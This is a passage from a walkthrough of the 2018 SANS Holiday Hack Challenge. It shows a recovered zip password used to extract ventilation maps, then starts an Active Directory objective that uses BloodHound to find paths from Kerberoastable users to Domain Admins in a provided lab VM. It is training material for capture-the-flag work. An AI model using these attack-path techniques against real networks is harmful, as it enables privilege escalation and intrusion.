This method proved fruitful and we've successfully located the password for the encrypted zip folder: ***Yippee-ki-yay*** Using this password, we now unzip the *ventilation\_diagram.zip* file.


```

bernard@Bernard-PC:~/NetsecStudy/sans2018/q4_git/santas_castle
_automation/schematics$ unzip vent*.zip
Archive:  ventilation_diagram.zip
[ventilation_diagram.zip]
    ventilation_diagram/ventilation_diagram_2F.jpg password:
    inflating: ventilation_diagram/ventilation_diagram_2F.jpg
    inflating: ventilation_diagram/ventilation_diagram_1F.jpg

```

Within the encrypted zip file, we find two jpg images that appear to be maps for a ventilation

system. These maps should come in handy for a future challenge.




2 F





## 5) AD Privilege Discovery

Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. *For hints on achieving this objective, please visit Holly Evergreen and help her with the CURLing Master Cranberry Pi terminal challenge.*


This challenge will take place within the provided virtual machine file, HHC2018-DomainHack\_2018-12-19.ova. Our first step is to add the image to our VirtualBox VM Manager. One thing to note is that we need to change the Guest OS Type to a 64-bit machine from 32-bit in order for it to boot properly.









Our next step is to launch the BloodHound application.




Now using the built-in query *Shortest Paths to Domain Admins from Kerberoastable Users*, we generate a map of all Kerberoastable users who have a path to domain admin.





